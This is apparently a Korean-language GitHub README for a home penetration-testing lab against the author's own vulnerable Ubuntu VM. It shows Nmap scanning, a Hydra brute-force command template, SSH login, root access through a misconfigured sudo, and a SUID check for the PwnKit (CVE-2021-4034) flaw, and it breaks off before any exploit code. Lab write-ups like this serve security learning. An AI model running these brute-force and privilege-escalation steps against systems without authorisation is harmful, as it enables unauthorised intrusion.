 vaibhavkrishna12004/ubuntu-privesc-lab
전체 침투 테스트 워크플로우: 자격 증명 무차별 대입, SSH 액세스 및 권한 상승 (CVE-2021-4034)

전체 침투 테스트 워크플로: 자격 증명 무차별 대입, SSH 접근 및 권한 상승 (CVE-2021-4034)
개요
이 프로젝트는 취약한 Ubuntu 가상 머신을 대상으로 한 전체 침투 테스트 워크플로를 보여줍니다. 공격 체인에는 정찰, 자격 증명 무차별 대입, 초기 접근 및 여러 기법을 사용한 권한 상승이 포함됩니다.
사용된 도구
Nmap Hydra SSH Git CVE-2021-4034 (PwnKit)
정찰
정찰은 Nmap을 사용하여 수행되었으며, 특정 네트워크( wifi )에서 열린 호스트 수를 확인했습니다.
nmap < Network IP 0/24 > : 이는 활성 호스트 수와 해당 MAC 주소를 보여줍니다.


관찰 결과 VM이 ORACLE VIRTUAL BOX에서 실행 중이었으며, 이것이 우리의 취약 VM이고 IP는 다음과 같다는 것을 알 수 있었습니다.

추가 스캔을 통해 공격에 사용할 수 있는 취약한 오픈 포트가 감지되었습니다.
1차 공격
이를 사용하여 Hydra의 도움으로 성공적인 자격 증명 무차별 대입 공격을 시도했습니다. hydra -l < USERNAME > or -L < File.txt > -p < PASSWORD > or -P < File.txt > < TARGET IP > < PORT >
이 성공적인 비밀번호 공격을 통해 획득한 자격 증명을 SSH 포트 공격에도 사용할 수 있었습니다.
ssh < USERNAME@TARGET IP > Password < exploit password >

이를 통해 피해자 시스템에 대한 초기 접근 권한을 얻었습니다. 또한 sudo의 잘못된 구성으로 루트에 대한 전체 접근 권한을 얻을 수 있었습니다. sudo -l : (ALL : ALL) ALL
권한 상승은 sudo su였습니다.
2차 공격
"Pwnkit CVE-2021-4034"를 이용하여 피해자 시스템에 대한 공격을 계속했습니다.
PwnKit(CVE-2021-4034)은 Qualys 연구팀이 2022년 초에 발견한 심각한 보안 취약점으로, Linux 시스템의 Polkit 프레임워크에 영향을 미칩니다. 이는 로컬 권한 상승(LPE) 결함으로, 일반적인 권한이 없는 사용자라도 시스템에서 전체 루트 권한(관리자 접근)을 얻을 수 있게 합니다. 이 취약점은 2009년 Polkit 도입 이후로 존재해 왔으며, 악용이 "사소한(trivial)" 수준으로 간주되어 매우 위험합니다.
CVE(Common Vulnerabilities and Exposures)는 소프트웨어 및 하드웨어의 사이버 보안 취약점과 노출에 대한 표준화된 공개 목록입니다.
CVE-2021-4034 설치 및 VM 악용
먼저 pkexec의 존재와 권한을 확인하여 대상 시스템이 잠재적으로 취약한지 확인했습니다: which pkexec 출력: ls -la /usr/bin/pkexec 해당 바이너리에는 SUID 비트가 설정되어 있어 루트 권한으로 실행됨을 의미하며, 악용 가능한 공격 대상이 됩니다.
환경 준비

